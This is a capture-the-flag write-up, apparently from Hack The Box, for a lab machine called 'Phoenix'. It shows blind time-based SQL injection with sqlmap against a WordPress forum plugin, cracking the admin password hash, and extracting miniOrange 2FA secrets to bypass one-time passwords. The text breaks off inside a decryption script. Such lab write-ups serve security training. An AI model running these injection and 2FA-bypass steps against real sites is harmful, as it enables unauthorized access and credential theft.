Phoenix

16st May 2022 / Document No D22.100.181

Prepared By: amra

Machine Author: jit

Difficulty: Hard

Classification: Official

Synopsis

Phoenix is a hard Linux machine that features with a `WordPress` site. Enumerating the website an attacker is able to find that a plugin vulnerable to SQL injection is installed. Unfortunately, the SQL injection is a `blind time-based` attack, which takes a long time to complete. To avoid spending a lot of time the attacker has to make very specific queries to dump only the data he needs to progress further. Dumping the credentials for the `Phoenix` user, which is an administrator, allows the attacker to authenticate but there is a two factor authentication plugin in place which prevents further access. Since the attacker has access to the WordPress database, the secret key to generate valid `One Time Password` can be retrieved and decrypted, thus allowing him to bypass the two factor authentication mechanism. Having access to the Administrator's panel another vulnerbale plugin is discovered. This time, an attacker is able to upload and execute `.phtml` malicious files in order to get a reverse shell on the remote machine as the `wp_user`. Once on the machine, the attacker is able to enumerate the database further without any constraints on the queries. This enumeration step reveals that the credentials for the WordPress user `Jsmith` are the same for the machine user `editor`. Trying to establish an SSH connection as the user `editor` reveals that there is another two factor authentication mechanism in place. To bypass it this time the attacker needs to investigate the SSH pam authentication mechanism. It is discovered that connections from a specific local subnet are allowed to authenticate without providing a verification password. So, if the attacker makes an

SSH connection to the remote machine on the specific subnet he is able to authenticate as the `editor` user. Enumerating the remote machine as the `editor` user reveals a peculiar file with the `.sh.x` extension inside the `PATH`. It turns out that this file is an encrypted compiled shell script. Using `pspy` the clear text source code of this script can be extracted. It turns out it's a backup script that's executed every three minutes by the user `root` and it's vulnerable to wildcard injection attacks. Leveraging this vulnerability the attacker is able to get a reverse shell as the user `root`.

Skills Required

- Enumeration
- SQL injection
- Offline hash cracking
- Source code review

Skills Learned

- Two factor authentication bypass
- SSH authentication configuration
- Reverse engineering encrypted shell binaries
- Wildcard injection

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.149 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.149
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.149 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.149

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_  256 26:2e:38:ca:df:72:d4:54:fc:75:a4:91:65:cc:e8:b0 (ED25519)
80/tcp  open  http     Apache httpd
|_http-title: Did not follow redirect to https://phoenix.htb/
443/tcp open  ssl/http Apache httpd
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Did not follow redirect to https://phoenix.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals three ports open. On port 22 an SSH server is running, on port 80 an Apache web server and on port 443 the secure version of, probably, the same web site. Since we don't, currently, have any valid SSH credential we should begin our enumeration by visiting port `80` and `443` respectively.


Before we begin our enumeration process we notice that Nmap output reveals the hostname `phoenix.htb`, so we modify our `/etc/hosts` file accordingly.

```
echo "10.10.11.149 phoenix.htb" | sudo tee -a /etc/hosts
```

Moreover, Nmap found the disallowed entry `wp-admin` inside the `/robots.txt` file, which is an indication that the webpage is built using the `WordPress` CMS framework.

Apache - Port 80/443

Upon visiting `http://phonix.htb` we are immediately redirected to port `443` for the secure version of the webpage.



Taking a closer look at the source code of the web page we can confirm that it is indeed using the `WordPress` framework.

```
</style>
    <link rel='stylesheet' id='pie_notice_cs-css'  href='https://phoenix.htb/wp-content/plugins/pie-register/assets/css/pie_notice.css?ver=3.7.2.6' media='all' />
<link rel='stylesheet' id='wp-block-library-css'  href='https://phoenix.htb/wp-includes/css/dist/block-library/style.min.css?ver=5.9' media='all' />
<link rel='stylesheet' id='wp-components-css'  href='https://phoenix.htb/wp-includes/css/dist/components/style.min.css?ver=5.9' media='all' />
<link rel='stylesheet' id='wp-block-editor-css'  href='https://phoenix.htb/wp-includes/css/dist/block-editor/style.min.css?ver=5.9' media='all' />
<link rel='stylesheet' id='wp-nux-css'  href='https://phoenix.htb/wp-includes/css/dist/nux/style.min.css?ver=5.9' media='all' />
<link rel='stylesheet' id='wp-reusable-blocks-css'  href='https://phoenix.htb/wp-includes/css/dist/reusable-blocks/style.min.css?ver=5.9' media='all' />
<link rel='stylesheet' id='wp-editor-css'  href='https://phoenix.htb/wp-includes/css/dist/editor/style.min.css?ver=5.9' media='all' />
<link rel='stylesheet' id='gutenberg-cgb-style-css-css'  href='https://phoenix.htb/wp-content/plugins/timeline-event-history/includes/gutenberg/dist/blocks.style.build.
<style id='global-styles-inline-css'>
body{--wp--preset--color--black: #000000;--wp--preset--color--cyan-bluish-gray: #abb8c3;--wp--preset--color--white: #ffffff;--wp--preset--color--pale-pink: #f78da7;--wp
</style>
```

We can use a tool called `Wpcscan` to enumerate the web page for possible vulnerabilities.


```
wpscan --url https://phoenix.htb --clear-cache --enumerate at,ap --disable-tls-checks --random-user-agent --plugins-detection passive --plugins-version-detection passive
```


```
wpscan --url https://phoenix.htb --clear-cache --enumerate at,ap --disable-tls-checks --random-user-agent
--plugins-detection passive --plugins-version-detection passive

<SNIP>
[+] asgaros-forum
 | Location: https://phoenix.htb/wp-content/plugins/asgaros-forum/
 | Last Updated: 2022-01-30T12:54:00.000Z
 | [!] The version is out of date, the latest version is 2.0.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.15.12 (10% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - https://phoenix.htb/wp-content/plugins/asgaros-forum/skin/widgets.css?ver=1.15.12
<SNIP>
```

`Wpscan` reveals an installed plugin called `asgaros-forum` on version `1.15.12`, whilst the latest according to the output is `2.0.0`. Since this is an outdated version we can search online for possible vulnerabilities related to the installed version.

Indeed, according to this post version `1.15.12` is vulnerable to `Unauthenticated Blind Time Based SQL Injection`.

First of all, we have to verify that the `/forum` endpoint exists.





Now that we have verified that `/forums` is a valid endpoint we can use `SQLmap` to perform the attack:

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB --thread=10 --random-agent --level 3 --batch
```

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB
--thread=10 --random-agent --level 3 --batch

<SNIP>
sqlmap identified the following injection point(s) with a total of 853 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: https://phoenix.htb:443/forum/?subscribe_topic=(CASE WHEN (6141=6141) THEN SLEEP(5) ELSE 6141 END)
---
<SNIP>
```

`SQLmap` verified that the plugin is vulnerable to unauthenticated SQL injection. The downside in this scenario is that `Blind Time Based` attack are generally extremely slow so we should not just dump data mindlessly because this approach would require an extreme amount of time. Instead, we should target our queries to exfiltrate only the data we really need to progress further.

First of all, we need to extract the available databases on the remote machine.


```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB --thread=10 --random-agent --level 3 --dbs --batch
```

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB
--thread=10 --random-agent --level 3 --dbs --batch

<SNIP>
available databases [2]:
[*] information_schema
[*] wordpress
```

We have found two databases `inforamtion_schema` and `wordpress`. At this point, we need to construct a plan on how to proceed our enumeration process in order to save a lot of time. We know that we have the ability to dump any information we want that is related to the Wordpress site. Our first goal would be to get credentials for an Administrator. So, we can use `Wpscan` once again to get a list of possible users and then use a very specific query to get the credentials just for the administrator.

```
wpscan --url https://phoenix.htb -e u --disable-tls-checks

<SNIP>
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==============> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] John Smith
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] jsmith
 | Found By: Wp Json Api (Aggressive Detection)
 |  - https://phoenix.htb/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Sitemap (Aggressive Detection)
 |   - https://phoenix.htb/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] phoenix
 | Found By: Wp Json Api (Aggressive Detection)
 |  - https://phoenix.htb/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Oembed API - Author URL (Aggressive Detection)
 |   - https://phoenix.htb/wp-json/oembed/1.0/embed?url=https://phoenix.htb/&format=json
 |  Author Sitemap (Aggressive Detection)
 |   - https://phoenix.htb/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
<SNIP>
```

We were able to identify some users but what's more important is that `wpscan` provided us a link were we can find all the registered users.



Looking at this output, we find that the user `Phoenix` is a `WordPress` Administrator and has `id` 1. With this information, we can craft the following command to exfiltrate the credentials only for the user `Phoenix`.

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB --thread=10 --random-agent --level 3 -D wordpress -T wp_users --sql-query="select user_pass from wp_users where ID = 1"
```

> Note: The table name `wp_users` is the standard name for this table on a WordPress installation. If the command were to fail we would need to enumerate the available tables to find the naming schema that the remote installation is using for the tables.

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB --thread=10 --random-agent --level 3 -D wordpress -T wp_users --sql-query="select user_pass from wp_users where ID = 1" --batch

<SNIP>
select user_pass from wp_users where ID = 1: '$P$BA5zlC0IhOiJKMTK.nWBgUB4Lxh/gc.'
<SNIP>
```


We have a hash `$P$BA5zlC0IhOiJKMTK.nWBgUB4Lxh/gc.` for the user `Phoenix`. We can try and crack this hash using `John`. First of all, we place the hash inside a file called `hash` and then we use `John` with `rockyou`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

phoenixthefirebird14 (?)
```

The hash cracked successfully and we got the clear text password of `phoenixthefirebird14`.

Now, we can select the option `log in` at the bottom of the forum page and login with the credentials for the user `Phoenix`.



Once we click on the `LOG IN` button, we are presented with an `One Time Password (OTP)` validation page.

Foothold

The OTP validation page that we landed on is some kind of `Two factor authentication (2FA)` mechanism to prevent access on the account even if the credentials are obtained by an attacker. This guide gives a very good explanation on what `Time-based One-time passwords (TOTP)` are and how they work. The general idea is that on the client side, an Authenticator application needs a secret key to generate TOTPs. The secret key can be entered into the Authenticator application by scanning a QR code or by entering the secret key in plain text. On the server side, the TOTP key gets stored in a database or a config file from where it is decrypted (if it was encrypted) and then used to generate a TOTP code and if the TOTP code matches with the one provided by the client, the client is authenticated.

So, our objective now is to bypass this OTP validation page by retrieving the secret key from the database and producing a valid OTP. Looking at the source code of this page we are able to identify the plugin that's used to perform the OTP validation.

```
</div>
</center>
    <div style="float:right;"><a target="_blank" href="http://miniorange.com/2-factor-authentication"><img
alt="logo"
```

It's using the miniorange-2-factor-authentication plugin for WordPress. Searching online for more details about this plugin we find it's source code. So, we can download the plugin and take a look at the PHP code. Our first goal is to locate where the OTP key is stored on the remote database. Generally, Wordpress stores primary details about a user in the `wp_users` table. All other information about the user gets stored in the `wp_usermeta` table. With this information we can search the source code files for references to `usermeta`

to validate our assumptions.

```
grep -Ri usermeta *
```

```
grep -R usermeta *

database/database_functions_2fa.php:            "SELECT meta_key FROM ".$wpdb->base_prefix ."usermeta
database/database_functions_2fa.php:            "SELECT meta_key FROM ".$wpdb->base_prefix ."usermeta
database/database_functions_2fa.php:            "SELECT * FROM ".$wpdb->base_prefix ."usermeta
```

It seems like the plugin is indeed storing information on the `wp_usermeta` table so it's to our advantage to dump this table using SQLmap. In any other case we would just dump the whole table and then parse the information that interests us. However, in this scenario we need to be specific to avoid wasting time waiting for the dump process to complete. Thankfully, the `uninstall.php` file inside the source code is proved to be extremely useful to narrow down our search space since it gathers in one place all the meta values that need to be removed if the plugin is uninstalled.

```
if(get_option('is_onprem'))
  {
    $users = get_users( array() );
    foreach ( $users as $user ) {
    <SNIP>
    delete_user_meta( $user->ID, 'mo2f_gauth_key');
    delete_user_meta( $user->ID, 'mo2f_get_auth_rnd_string');
    }
  }

  $users = get_users( array() );
  foreach ( $users as $user ) {
    delete_user_meta( $user->ID, 'phone_verification_status' );
    <SNIP>
  }
```

Looking at the column names the one that stands out is called `mo2f_gauth_key`. With this new information along with the documentation of delete_user_meta we can use the following command to extract only the data we absolutely need from the remote database:

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB --threads=5 --random-agent --level 3 -D wordpress -T wp_usermeta --sql-query="select meta_value from wp_usermeta where meta_key = 'mo2f_gauth_key'" --hex
```

> Note: the `--hex` is used in this instance to further narrow down our search space by increasing the output length by a factor of 2 (each character will be represented as a set of 2 hexadecimal values).

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB
--threads=5 --random-agent --level 3 -D wordpress -T wp_usermeta --sql-query="select meta_value from wp_usermeta
where meta_key = 'mo2f_gauth_key'" --hex

<SNIP>
select meta_value from wp_usermeta where meta_key = 'mo2f_gauth_key' [2]:
[*] qGEPwI6RQBxF4aXM6PVuriofiwCH4mjc4ZjO3jWN5gDDX5MzLHTfDk3tRGK7vwkkTbAjoxNfqFeMjJZoSI5yPF25Hd5b8lSaF/Dpc6WMBTA=
[*] mFeor0xmxMGd4ncJhPAuPGM6HXap6neH469PGQ2wVj23TuAYSULMTQTnQcH4SgnaO7BVPok5rTc4vqxYMYZCFNJC35KeyByT3cF05m27lvI=
```

We have two keys, possibly for two different users. Our problem now, is to find how these two keys are encrypted/decrypted. Once again, we turn our attention to the source code. This time, we will search for occurrences of the string `mo2f_gauth_key`.

```
grep -R mo2f_gauth_key *
```

```
grep -R mo2f_gauth_key *

handler/twofa/gaonprem.php:     update_user_meta( $user_id, 'mo2f_gauth_key', $secret);
handler/twofa/gaonprem.php:     $secret=get_user_meta( $user_id, 'mo2f_gauth_key', true);
uninstall.php:                  delete_user_meta( $user->ID, 'mo2f_gauth_key');
```

Apart from `uninstall.php` the string is only found inside the file `handler/twofa/gaonprem.php`. Let's take a closer look at the contents of the file.

```
<?php
include_once dirname( __FILE__ ) . DIRECTORY_SEPARATOR.'encryption.php';
class Google_auth_onpremise{
    <SNIP>
    function mo_GAuth_set_secret($user_id,$secret){
                global $Mo2fdbQueries;
                $key=$this->random_str(8);
        update_user_meta( $user_id, 'mo2f_get_auth_rnd_string', $key);
                $secret=mo2f_GAuth_AESEncryption::encrypt_data_ga($secret,$key);
                update_user_meta( $user_id, 'mo2f_gauth_key', $secret);
    }

        function mo_GAuth_get_secret($user_id){
        global $Mo2fdbQueries;
        $key=get_user_meta( $user_id, 'mo2f_get_auth_rnd_string', true);
        $secret=get_user_meta( $user_id, 'mo2f_gauth_key', true);
        $secret=mo2f_GAuth_AESEncryption::decrypt_data($secret,$key);

        return $secret;
        }
```

```
    <SNIP>
?>
```

We can see that the script includes the `encryption.php` file. Then, we spot the function that is responsible for decrypting the key, which is called `mo2f_GAuth_AESEncryption::decrypt_data($secret,$key);`. Examining the source code we deduce that we have already retrieved the `$secret` variable from the remote database, but we still need to retrieve the `$key` which is the `mo2f_get_auth_rnd_string` `meta_key`. For this, we use SQLmap once again.

```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3 --technique=TB --threads=5 --random-agent --level 3 -D wordpress -T wp_usermeta --sql-query="select meta_value from wp_usermeta where meta_key = 'mo2f_get_auth_rnd_string'" --hex
```


```
sqlmap --url "https://phoenix.htb/forum/?subscribe_topic=*" --keep-alive --dbms=mysql --risk 3
--technique=TB --threads=5 --random-agent --level 3 -D wordpress -T wp_usermeta --sql-query="select
meta_value from wp_usermeta where meta_key = 'mo2f_get_auth_rnd_string'" --hex

<SNIP>
select meta_value from wp_usermeta where meta_key = 'mo2f_get_auth_rnd_string' [2]:
[*] kHHxxX3f
[*] M6EwACNR
```

We have the two secrets that correspond to the two different keys. Now, all we have to do is write a PHP script to decrypt the keys. For our convenience we could place our `crack.php` script in the same folder as `encryption.php` in order to include it directly. The contents of `crack.php` are the following:

```
<?php
include 'encryption.php';

$key1='kHHxxX3f';
